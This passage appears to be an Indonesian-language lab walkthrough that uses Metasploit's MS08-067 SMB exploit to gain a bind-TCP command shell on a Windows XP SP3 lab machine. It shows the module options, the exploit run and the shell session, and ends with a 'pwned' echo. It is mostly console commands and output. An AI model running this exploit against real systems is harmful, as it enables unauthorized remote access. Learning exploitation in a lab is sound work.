msf exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.56.101   yes       The target address
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (generic/shell_bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  192.168.56.101   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] 192.168.56.101:445 - Automatically detecting the target...
[*] 192.168.56.101:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.56.101:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.56.101:445 - Attempting to trigger the vulnerability...
[*] Started bind TCP handler against 192.168.56.101:4444
[*] Command shell session 1 opened (192.168.56.1:26143 -> 192.168.56.101:4444) at 2018-12-03 19
:45:21 +0700

id
id
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\WINDOWS\system32>
```

Lalu kita **SET PAYLOAD generic/shell_bind_tcp**
Kalau sudah kita ketikkan **exploit** tunggu hingga **session terbentuk** kalau sudah ketikkan **id** dan Bingo
Dan Akhirnya kita masuk ke sistem LAB



```
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] 192.168.56.101:445 - Automatically detecting the target...
[*] 192.168.56.101:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.56.101:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.56.101:445 - Attempting to trigger the vulnerability...
[*] Started bind TCP handler against 192.168.56.101:4444
[*] Command shell session 1 opened (192.168.56.1:26143 -> 192.168.56.101:4444) at 2018-12-03 19
:45:21 +0700

id
id
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\WINDOWS\system32>echo pwned by bellabeen
echo pwned by bellabeen
pwned by bellabeen

C:\WINDOWS\system32>
```